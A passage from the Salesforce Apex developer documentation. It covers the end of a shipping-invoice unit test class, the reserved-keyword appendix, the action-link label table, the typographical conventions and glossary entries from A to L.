                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c itemA = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c itemB = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c itemC = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c itemD = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        list1.add(itemA);
        list1.add(itemB);
        list1.add(itemC);
        list1.add(itemD);
        insert list1;

        // Seven items are now in the shipping invoice.
       // The following deletes four of them.
        List<Item__c> list2 = new List<Item__c>();
        list2.add(itemA);
```

```
        list2.add(itemB);
        list2.add(itemC);
        list2.add(itemD);
        delete list2;

        // Retrieve the order and verify the deletion
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE Id = :order1.Id];

        System.assert(order1.subtotal__c == 75,
                      'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                      'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                      'Order shipping was not $4.50, but was ' + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                      'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                      'Order grand total was not $86.4375 but was '
                      + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                      'Order shipping discount was not $0 but was '
                      + order1.shippingdiscount__c);
    }
    // Testing free shipping
    public static testmethod void testFreeShipping(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                          totalweight__c = 0, grandtotal__c = 0,
                          ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1,
                                    quantity__c = 1, Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2,
                                    quantity__c = 1, Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3,
                                    quantity__c = 1, Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        insert list1;

        // Retrieve the order and verify free shipping not applicable
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
```

```
                WHERE Id = :order1.Id];

    // Free shipping not available on $75 orders
    System.assert(order1.subtotal__c == 75,
                  'Order subtotal was not $75, but was '+ order1.subtotal__c);
    System.assert(order1.tax__c == 6.9375,
                  'Order tax was not $6.9375, but was ' + order1.tax__c);
    System.assert(order1.shipping__c == 4.50,
                  'Order shipping was not $4.50, but was ' + order1.shipping__c);
    System.assert(order1.totalweight__c == 6.00,
                  'Order weight was not 6 but was ' + order1.totalweight__c);
    System.assert(order1.grandtotal__c == 86.4375,
                  'Order grand total was not $86.4375 but was '
                  + order1.grandtotal__c);
    System.assert(order1.shippingdiscount__c == 0,
                  'Order shipping discount was not $0 but was '
                  + order1.shippingdiscount__c);

    // Add items to increase subtotal
    item1 = new Item__C(Price__c = 25, weight__c = 20, quantity__c = 1,
                        Shipping_Invoice__C = order1.id);
    insert item1;

    // Retrieve the order and verify free shipping is applicable
    order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
              grandtotal__c, shippingdiscount__c
              FROM Shipping_Invoice__C
              WHERE Id = :order1.Id];

    // Order total is now at $100, so free shipping should be enabled
    System.assert(order1.subtotal__c == 100,
                  'Order subtotal was not $100, but was '+ order1.subtotal__c);
    System.assert(order1.tax__c == 9.25,
                  'Order tax was not $9.25, but was ' + order1.tax__c);
    System.assert(order1.shipping__c == 19.50,
                  'Order shipping was not $19.50, but was '
                  + order1.shipping__c);
    System.assert(order1.totalweight__c == 26.00,
                  'Order weight was not 26 but was ' + order1.totalweight__c);
    System.assert(order1.grandtotal__c == 109.25,
                  'Order grand total was not $86.4375 but was '
                  + order1.grandtotal__c);
    System.assert(order1.shippingdiscount__c == -19.50,
                  'Order shipping discount was not -$19.50 but was '
                  + order1.shippingdiscount__c);
}

 // Negative testing for inserting bad input
public static testmethod void testNegativeTests(){

    // Create the shipping invoice. It's a best practice to either use defaults
    // or to explicitly set all values to zero so as to avoid having
    // extraneous data in your test.
    Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
```

```
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        Item__c item1 = new Item__C(Price__c = -10, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = -2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = -1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item4 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 0,
                                    Shipping_Invoice__C = order1.id);

        try{
            insert item1;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Price must be non-negative'),
                        'Price was negative but was not caught');
        }

        try{
            insert item2;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Weight must be non-negative'),
                        'Weight was negative but was not caught');
        }

        try{
            insert item3;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Quantity must be positive'),
                        'Quantity was negative but was not caught');
        }

        try{
            insert item4;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Quantity must be positive'),
                        'Quantity was zero but was not caught');
        }
    }
}
```

APPENDIX C Reserved Keywords

The following words can only be used as keywords.

Note: Keywords marked with an asterisk (*) are reserved for future use.

Table 5: Reserved Keywords

abstract	having*	retrieve*
activate*	hint*	return
and	if	returning*
any*	implements	rollback
array	import*	savepoint
as	inner*	search*
asc	insert	select
autonomous*	instanceof	set
begin*	interface	short*
bigdecimal*	into*	sort
blob	int	stat*
break	join*	static
bulk	last_90_days	super
by	last_month	switch*
byte*	last_n_days	synchronized*
case*	last_week	system
cast*	like	testmethod
catch	limit	then*
char*	list	this
class	long	this_month*
collect*	loop*	this_week
commit	map	throw
const*	merge	today
continue	new	tolabel
convertcurrency	next_90_days	tomorrow
decimal	next_month	transaction*

default*
delete
desc
do
else
end*
enum
exception
exit*
export*
extends
false
final
finally
float*
for
from
future
global
goto*
group*
next_n_days
next_week
not
null
nulls
number*
object*
of*
on
or
outer*
override
package
parallel*
pragma*
private
protected
public
trigger
true
try
type*
undelete
update
upsert
using
virtual
webservice
when*
where
while
yesterday

The following are special types of keywords that aren't reserved words and can be used as identifiers.

- after
- before
- count
- excludes
- first
- includes
- last
- order
- sharing
- with

APPENDIX D Action Links Labels

Use these labels for action link buttons.

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Specify the key in the `labelKey` property of the Action Link Definition Input request body. When the action link is rendered, the UI uses labels for the "New," "Pending," "Success," and "Failed" states as needed.

Key	New	Pending	Success	Failed
Accept	Accept	Acceptance Pending	Accepted	Acceptance Failed
Activate	Activate	Activation Pending	Activated	Activation Failed
Add	Add	Add Pending	Added	Add Failed
Add to Calendar	Add to Calendar	Add to Calendar Pending	Added to Calendar	Add to Calendar Failed
Add to Cart	Add to Cart	Add Pending	Added	Add Failed
Agree	Agree	Agree Pending	Agree	Agree Failed
Alert	Alert	Alert Pending	Alerted	Alert Failed
Answer	Answer	Answer Pending	Answered	Answer Failed
Approve	Approve	Approval Pending	Approved	Approval Failed
Assign	Assign	Assign Pending	Assigned	Assign Failed
Assist	Assist	Assistance Pending	Assisted	Assistance Failed
Attach	Attach	Attach Pending	Attached	Attach Failed
Authorize	Authorize	Authorization Pending	Authorized	Authorization Failed
Begin	Begin	Begin Pending	Started	Begin Failed
Book	Book	Book Pending	Booked	Book Failed
Buy	Buy	Buy Pending	Bought	Buy Failed
Call	Call	Call Pending	Called	Call Failed
Call Me	Call Me	Call Pending	Call Succeeded	Call Failed
Certify	Certify	Certifcation Pending	Certified	Certification Failed

Key	New	Pending	Success	Failed
Change	Change	Change Pending	Changed	Change Failed
Chat	Chat	Chat Pending	Chat Completed	Chat Failed
Check	Check	Check Pending	Checked	Check Failed
Clear	Clear	Clear Pending	Clear	Clear Failed
Clone	Clone	Clone Pending	Cloned	Clone Failed
Close	Close	Close Pending	Closed	Close Failed
Confirm	Confirm	Confirmation Pending	Confirmed	Confirmation Failed
Convert	Convert	Convert Pending	Converted	Convert Failed
Convert a Lead	Convert a Lead	Lead Conversion Pending	Lead Converted	Lead Conversion Failed
Create	Create	Create Pending	Created	Create Failed
Deactivate	Deactivate	Deactivation Pending	Deactivated	Deactivation Failed
Decline	Decline	Decline Pending	Declined	Decline Failed
Delete	Delete	Delete Pending	Deleted	Delete Failed
Deny	Deny	Denial Pending	Denied	Denial Failed
Detach	Detach	Detach Pending	Detached	Detach Failed
Disagree	Disagree	Disagree Pending	Disagree	Disagree Failed
Dislike	Dislike	Dislike Pending	Disliked	Dislike Failed
Dismiss	Dismiss	Dismissal Pending	Dismissed	Dismissal Failed
Do	Do	Do Response Pending	Do	Do Response Failed
Donate	Donate	Donation Pending	Donated	Donation Failed
Down	Down	Down Response Pending	Down	Down Response Failed
Download	Download	Download Pending	Downloaded	Download Failed
Edit	Edit	Edit Pending	Edited	Edit Failed
End	End	End Pending	Ended	End Failed
Endorse	Endorse	Endorsement Pending	Endorsed	Endorsement Failed
Enter	Enter	Enter Pending	Entered	Enter Failed
Escalate	Escalate	Escalation Pending	Escalated	Escalation Failed
Estimate	Estimate	Estimate Pending	Estimate	Estimate Failed
Exclude	Exclude	Exclude Pending	Excluded	Exclude Failed
Exit	Exit	Exit Pending	Exited	Exit Failed

Key	New	Pending	Success	Failed
Export	Export	Export Pending	Exported	Export Failed
File	File	File Pending	Filed	File Failed
Fill	Fill	Fill Pending	Filled	Fill Failed
Finish	Finish	Finish Pending	Finished	Finish Failed
Flag	Flag	Flag Pending	Flagged	Flag Failed
Flip	Flip	Flip Pending	Flipped	Flip Failed
Follow	Follow	Follow Pending	Followed	Follow Failed
Generate	Generate	Generate Pending	Generated	Generate Failed
Give	Give	Give Pending	Given	Give Failed
Help	Help	Help Pending	Helped	Help Failed
Hide	Hide	Hide Pending	Hidden	Hide Failed
High	High	High Response Pending	High	High Response Failed
Hold	Hold	Hold Pending	Hold Succeeded	Hold Failed
Import	Import	Import Pending	Imported	Import Failed
Include	Include	Include Pending	Included	Include Failed
Join	Join	Join Pending	Joined	Join Failed
Launch	Launch	Launch Pending	Launched	Launch Failed
Leave	Leave	Leave Pending	Left	Leave Failed
Like	Like	Like Pending	Liked	Like Failed
List	List	List Pending	Listed	List Failed
Log	Log	Log Pending	Logged	Log Failed
Log a Call	Log a Call	Log a Call Pending	Logged a Call	Log a Call Failed
Low	Low	Low Response Pending	Low	Low Response Failed
Mark	Mark	Mark Pending	Marked	Mark Failed
Maybe	Maybe	Maybe Response Pending	Maybe	Maybe Response Failed
Medium	Medium	Medium Response Pending	Medium	Medium Response Failed
Meet	Meet	Meet Pending	Meet	Meet Failed
Message	Message	Message Pending	Message	Message Failed
Move	Move	Move Pending	Moved	Move Failed

Key	New	Pending	Success	Failed
Negative	Negative	Negative Response Pending	Negative	Negative Response Failed
New	New	New Pending	New	New Failed
No	No	No Response Pending	No	No Response Failed
OK	OK	OK Response Pending	OK	OK Response Failed
Open	Open	Open Pending	Opened	Open Failed
Order	Order	Order Pending	Ordered	Order Failed
Positive	Positive	Positive Response Pending	Positive	Positive Response Failed
Post	Post	Post Pending	Posted	Post Failed
Post Review	Post Review	Post Pending	Posted	Post Failed
Process	Process	Process Pending	Processed	Process Failed
Provide	Provide	Provide Pending	Provided	Provide Failed
Purchase	Purchase	Purchase Pending	Purchased	Purchase Failed
Quote	Quote	Quote Pending	Quoted	Quote Failed
Receive	Receive	Receive Pending	Received	Receive Failed
Recommend	Recommend	Recommend Pending	Recommended	Recommend Failed
Redo	Redo	Redo Response Pending	Redo	Redo Response Failed
Refresh	Refresh	Refresh Pending	Refreshed	Refresh Failed
Reject	Reject	Rejection Pending	Rejected	Rejection Failed
Release	Release	Release Pending	Released	Release Failed
Remind	Remind	Reminder Pending	Reminded	Reminder Failed
Remove	Remove	Removal Pending	Removed	Removal Failed
Repeat	Repeat	Repeat Pending	Repeated	Repeat Failed
Report	Report	Report Pending	Reported	Report Failed
Request	Request	Request Pending	Requested	Request Failed
Reserve	Reserve	Reservation Pending	Reserved	Reservation Failed
Resolve	Resolve	Resolve Pending	Resolved	Resolve Failed
Respond	Respond	Response Pending	Responded	Response Failed
Restore	Restore	Restore Pending	Restored	Restore Failed
Review	Review	Review Pending	Reviewed	Review Failed

Key	New	Pending	Success	Failed
Revise	Revise	Revision Pending	Revised	Revision Failed
Save	Save	Save Pending	Saved	Save Failed
Schedule	Schedule	Schedule Pending	Scheduled	Schedule Failed
Sell	Sell	Sell Pending	Sold	Sell Failed
Send	Send	Send Pending	Sent	Send Failed
Send Email	Send Email	Send Email Pending	Email Sent	Send Email Failed
Share	Share	Share Pending	Shared	Share Failed
Ship	Ship	Shipment Pending	Shipped	Shipment Failed
Show	Show	Show Pending	Shown	Show Failed
Start	Start	Start Pending	Started	Start Failed
Stop	Stop	Stop Pending	Stopped	Stop Failed
Submit	Submit	Submit Pending	Submitted	Submit Failed
Subscribe	Subscribe	Subscribe Pending	Subscribed	Subscribe Failed
Test	Test	Test Pending	Tested	Test Failed
Thank	Thank	Thanks Pending	Thanked	Thanks Failed
Unauthorize	Unauthorize	Unauthorization Pending	Unauthorized	Unauthorization Failed
Uncheck	Uncheck	Uncheck Pending	Unchecked	Uncheck Failed
Undo	Undo	Undo Response Pending	Undo	Undo Response Failed
Unflag	Unflag	Unflag Pending	Unflagged	Unflag Failed
Unfollow	Unfollow	Unfollow Pending	Unfollowed	Unfollow Failed
Unlike	Unlike	Unlike Pending	Unliked	Unlike Failed
Unmark	Unmark	Unmark Pending	Unmarked	Unmark Failed
Unsubscribe	Unsubscribe	Unsubscribe Pending	Unsubscribed	Unsubscribe Failed
Up	Up	Up Response Pending	Up	Up Response Failed
Update	Update	Update Pending	Updated	Update Failed
Validate	Validate	Validate Pending	Validated	Validate Failed
Verify	Verify	Verify Pending	Verified	Verify Failed
View	View	View Pending	Viewed	View Failed
Visit	Visit	Visit Pending	Visit Successful	Visit Failed
Yes	Yes	Yes Response Pending	Yes	Yes Response Failed

APPENDIX E Documentation Typographical Conventions

Apex and Visualforce documentation uses the following typographical conventions.

Convention	Description
`Courier font`	In descriptions of syntax, monospace font indicates items that you should type as shown, except for brackets. For example: `Public class HelloWorld`
Italics	In descriptions of syntax, italics represent variables. You supply the actual value. In the following example, three values need to be supplied: *datatype variable_name* [= *value*]; If the syntax is bold and italic, the text represents a code element that needs a value supplied by you, such as a class name or variable value: `public static class YourClassHere { ... }`
Bold Courier font	In code samples and syntax descriptions, bold courier font emphasizes a portion of the code or syntax.
< >	In descriptions of syntax, less-than and greater-than symbols (< >) are typed exactly as shown. `<apex:pageBlockTable value="{!account.Contacts}" var="contact">` `  <apex:column value="{!contact.Name}"/>` `  <apex:column value="{!contact.MailingCity}"/>` `  <apex:column value="{!contact.Phone}"/>` `</apex:pageBlockTable>`
{ }	In descriptions of syntax, braces ({ }) are typed exactly as shown. `<apex:page>` `  Hello {!$User.FirstName}!` `</apex:page>`
[ ]	In descriptions of syntax, anything included in brackets is optional. In the following example, specifying ***value*** is optional: `data_type variable_name [ = value];`

Convention	Description
|	In descriptions of syntax, the pipe sign means “or”. You can do one of the following (not all). In the following example, you can create a new unpopulated set in one of two ways, or you can populate the set: `Set<data_type> set_name` `[= new Set<data_type>();] |` `[= new Set<data_type>{value [, value2. . .] };] |` `;`

GLOSSARY

A |B |C |D |E |F |G |H |I |J | L |M |N |O |P |Q |R |S |T |U |V |W |X |Y |Z

A

Administrator (System Administrator)
One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

AJAX Toolkit
A JavaScript wrapper around the API that allows you to execute any API call and access any object you have permission to view from within JavaScript code. For more information, see the *AJAX Toolkit Developer's Guide*.

Anti-Join
An anti-join is a subquery on another object in a `NOT IN` clause in a SOQL query. You can use anti-joins to create advanced queries. See also Semi-Join.

Anonymous Block, Apex
Apex code that does not get stored in Salesforce, but that can be compiled and executed through the use of the `ExecuteAnonymousResult()` API call, or the equivalent in the AJAX Toolkit.

Apex
Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex Connector Framework
The Apex Connector Framework is a set of classes and methods in the `DataSource` namespace for creating your own custom Lightning Connect adapter. Create a custom adapter to connect to data that's stored outside your Salesforce organization when the other available Lightning Connect adapters aren't suitable for your needs.

Apex-Managed Sharing
Enables developers to programmatically manipulate sharing to support their application's behavior. Apex-managed sharing is only available for custom objects.

Apex Page
See Visualforce Page.

App
Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

AppExchange
The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Force.com platform.

Application Programming Interface (API)
The interface that a computer system, library, or application provides to allow other computer programs to request services from it and exchange data.

Approval Process
An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Asynchronous Calls
A call that does not return results immediately because the operation may take a long time. Calls in the Metadata API and Bulk API are asynchronous.

B

Batch Apex
The ability to perform long, complex operations on many records at a scheduled time using Apex.

Beta, Managed Package
In the context of managed packages, a beta managed package is an early version of a managed package distributed to a sampling of your intended audience to test it.

Bulk API
The REST-based Bulk API is optimized for processing large sets of data. It allows you to query, insert, update, upsert, or delete a large number of records asynchronously by submitting a number of batches which are processed in the background by Salesforce. See also SOAP API.

C

Callout, Apex
An Apex callout enables you to tightly integrate your Apex with an external service by making a call to an external Web service or sending a HTTP request from Apex code and then receiving the response.

Child Relationship
A relationship that has been defined on an sObject that references another sObject as the "one" side of a one-to-many relationship. For example, contacts, opportunities, and tasks have child relationships with accounts.

See also sObject.

Class, Apex
A template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. In most cases, Apex classes are modeled on their counterparts in Java.

Client App
An app that runs outside the Salesforce user interface and uses only the Force.com API or Bulk API. It typically runs on a desktop or mobile device. These apps treat the platform as a data source, using the development model of whatever tool and platform for which they are designed.

Code Coverage
A way to identify which lines of code are exercised by a set of unit tests, and which are not. This helps you identify sections of code that are completely untested and therefore at greatest risk of containing a bug or introducing a regression in the future.

Component, Metadata

A component is an instance of a metadata type in the Metadata API. For example, CustomObject is a metadata type for custom objects, and the `MyCustomObject__c` component is an instance of a custom object. A component is described in an XML file and it can be deployed or retrieved using the Metadata API, or tools built on top of it, such as the Force.com IDE or the Force.com Migration Tool.

Component, Visualforce

Something that can be added to a Visualforce page with a set of tags, for example, `<apex:detail>`. Visualforce includes a number of standard components, or you can create your own custom components.

Component Reference, Visualforce

A description of the standard and custom Visualforce components that are available in your organization. You can access the component library from the development footer of any Visualforce page or the *Visualforce Developer's Guide*.

Composite App

An app that combines native platform functionality with one or more external Web services, such as Yahoo! Maps. Composite apps allow for more flexibility and integration with other services, but may require running and managing external code. See also Client App and Native App.

Controller, Visualforce

An Apex class that provides a Visualforce page with the data and business logic it needs to run. Visualforce pages can use the standard controllers that come by default with every standard or custom object, or they can use custom controllers.

Controller Extension

A controller extension is an Apex class that extends the functionality of a standard or custom controller.

Cookie

Client-specific data used by some Web applications to store user and session-specific information. Salesforce issues a session "cookie" only to record encrypted authentication information for the duration of a specific session.

Custom App

See App.

Custom Controller

A custom controller is an Apex class that implements all of the logic for a page without leveraging a standard controller. Use custom controllers when you want your Visualforce page to run entirely in system mode, which does not enforce the permissions and field-level security of the current user.

Custom Field

A field that can be added in addition to the standard fields to customize Salesforce for your organization's needs.

Custom Links

Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object

Custom records that allow you to store information unique to your organization.

Custom Settings

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

See also Hierarchy Custom Settings and List Custom Settings.

D

Database
An organized collection of information. The underlying architecture of the Force.com platform includes a database where your data is stored.

Database Table
A list of information, presented with rows and columns, about the person, thing, or concept you want to track. See also Object.

Data Loader
A Force.com platform tool used to import and export data from your Salesforce organization.

Data Manipulation Language (DML)
An Apex method or operation that inserts, updates, or deletes records.

Data State
The structure of data in an object at a particular point in time.

Date Literal
A keyword in a SOQL or SOSL query that represents a relative range of time such as `last month` or `next year`.

Decimal Places
Parameter for number, currency, and percent custom fields that indicates the total number of digits you can enter to the right of a decimal point, for example, 4.98 for an entry of 2. Note that the system rounds the decimal numbers you enter, if necessary. For example, if you enter 4.986 in a field with `Decimal Places` of 2, the number rounds to 4.99. Salesforce uses the round half-up rounding algorithm. Half-way values are always rounded up. For example, 1.45 is rounded to 1.5. –1.45 is rounded to –1.5.

Dependency
A relationship where one object's existence depends on that of another. There are a number of different kinds of dependencies including mandatory fields, dependent objects (parent-child), file inclusion (referenced images, for example), and ordering dependencies (when one object must be deployed before another object).

Dependent Field
Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Deploy
To move functionality from an inactive state to active. For example, when developing new features in the Salesforce user interface, you must select the "Deployed" option to make the functionality visible to other users.

The process by which an application or other functionality is moved from development to production.

To move metadata components from a local file system to a Salesforce organization.

For installed apps, deployment makes any custom objects in the app available to users in your organization. Before a custom object is deployed, it is only available to administrators and any users with the "Customize Application" permission.

Deprecated Component
A developer may decide to refine the functionality in a managed package over time as the requirements evolve. This may involve redesigning some of the components in the managed package. Developers cannot delete some components in a Managed - Released package, but they can deprecate a component in a later package version so that new subscribers do not receive the component, while the component continues to function for existing subscribers and API integrations.

Detail
A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details**/**Hide Details** button to view and hide report detail information.

Developer Edition
A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Force.com platform. Developer Edition accounts are available on developer.salesforce.com.

Salesforce Developers
The Salesforce Developers website at developer.salesforce.com provides a full range of resources for platform developers, including sample code, toolkits, an online developer community, and the ability to obtain limited Force.com platform environments.

Development Environment
A Salesforce organization where you can make configuration changes that will not affect users on the production organization. There are two kinds of development environments, sandboxes and Developer Edition organizations.

E

Email Alert
Email alerts are workflow and approval actions that are generated using an email template by a workflow rule or approval process and sent to designated recipients, either Salesforce users or others.

Email Template
A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgement that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

Enterprise Edition
A Salesforce edition designed for larger, more complex businesses.

Enterprise WSDL
A strongly-typed WSDL for customers who want to build an integration with their Salesforce organization only, or for partners who are using tools like Tibco or webMethods to build integrations that require strong typecasting. The downside of the Enterprise WSDL is that it only works with the schema of a single Salesforce organization because it is bound to all of the unique objects and fields that exist in that organization's data model.

Entity Relationship Diagram (ERD)
A data modeling tool that helps you organize your data into entities (or objects, as they are called in the Force.com platform) and define the relationships between them. ERD diagrams for key Salesforce objects are published in the *SOAP API Developer's Guide*.

Enumeration Field
An enumeration is the WSDL equivalent of a picklist field. The valid values of the field are restricted to a strict set of possible values, all having the same data type.

F

Facet
A child of another Visualforce component that allows you to override an area of the rendered parent with the contents of the facet.

Field
A part of an object that holds a specific piece of information, such as a text or currency value.

Field Dependency
A filter that allows you to change the contents of a picklist based on the value of another field.

Field-Level Security
Settings that determine whether fields are hidden, visible, read only, or editable for users. Available in Enterprise, Unlimited, Performance, and Developer Editions only.

Force.com
The Salesforce platform for building applications in the cloud. Force.com combines a powerful user interface, operating system, and database to allow you to customize and deploy applications in the cloud for your entire enterprise.

Force.com IDE
An Eclipse plug-in that allows developers to manage, author, debug and deploy Force.com applications in the Eclipse development environment.

Force.com Migration Tool
A toolkit that allows you to write an Apache Ant build script for migrating Force.com components between a local file system and a Salesforce organization.

Foreign Key
A field whose value is the same as the primary key of another table. You can think of a foreign key as a copy of a primary key from another table. A relationship is made between two tables by matching the values of the foreign key in one table with the values of the primary key in another.

G

Getter Methods
Methods that enable developers to display database and other computed values in page markup.

Methods that return values. See also Setter Methods.

Global Variable
A special merge field that you can use to reference data in your organization.

A method access modifier for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code.

Governor Limits
Apex execution limits that prevent developers who write inefficient code from monopolizing the resources of other Salesforce users.

Gregorian Year
A calendar based on a 12-month structure used throughout much of the world.

H

Hierarchy Custom Settings
A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

HTTP Debugger
An application that can be used to identify and inspect SOAP requests that are sent from the AJAX Toolkit. They behave as proxy servers running on your local machine and allow you to inspect and author individual requests.

I

ID
See Salesforce Record ID.

IdeaExchange
A forum where Salesforce customers can suggest new product concepts, promote favorite enhancements, interact with product managers and other customers, and preview what Salesforce is planning to deliver in future releases. Visit IdeaExchange at ideas.salesforce.com.

Import Wizard
A tool for importing data into your Salesforce organization, accessible from Setup.

Instance
The cluster of software and hardware represented as a single logical server that hosts an organization's data and runs their applications. The Force.com platform runs on multiple instances, but data for any single organization is always stored on a single instance.

Integrated Development Environment (IDE)
A software application that provides comprehensive facilities for software developers including a source code editor, testing and debugging tools, and integration with source code control systems.

Integration User
A Salesforce user defined solely for client apps or integrations. Also referred to as the logged-in user in a SOAP API context.

ISO Code
The International Organization for Standardization country code, which represents each country by two letters.

J

Junction Object
A custom object with two master-detail relationships. Using a custom junction object, you can model a "many-to-many" relationship between two objects. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

L

Length
Parameter for custom text fields that specifies the maximum number of characters (up to 255) that a user can enter in the field.

Parameter for number, currency, and percent fields that specifies the number of digits you can enter to the left of the decimal point, for example, 123.98 for an entry of 3.

Lightning Connect
Lightning Connect enables you to access records that are stored outside Salesforce, such as data in an enterprise resource planning (ERP) system. Salesforce represents the data in external objects and accesses the external data in real time via Web service callouts to external data sources.

List Custom Settings
A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

List View
A list display of items (for example, accounts or contacts) based on specific criteria. Salesforce provides some predefined views.

In the Agent console, the list view is the top frame that displays a list view of records based on specific criteria. The list views you can select to display in the console are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Local Name
The value stored for the field in the user's or account's language. The local name for a field is associated with the standard name for that field.

Locale
The country or geographic region in which the user is located. The setting affects the format of date and number fields, for example, dates in the English (United States) locale display as 06/30/2000 and as 30/06/2000 in the English (United Kingdom) locale.

In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, a user's individual `Locale` setting overrides the organization's `Default Locale` setting. In Personal and Group Editions, the organization-level locale field is called `Locale`, not `Default Locale`.

Long Text Area
Data type of custom field that allows entry of up to 32,000 characters on separate lines.

Lookup Relationship
A relationship between two records so you can associate records with each other. For example, cases have a lookup relationship with assets that lets you associate a particular asset with a case. On one side of the relationship, a lookup field allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that have been linked to it. If a lookup field references a record that has been deleted, by default Salesforce clears the lookup field. Alternatively, you can prevent records from being deleted if they're in a lookup relationship.

M

Managed Package
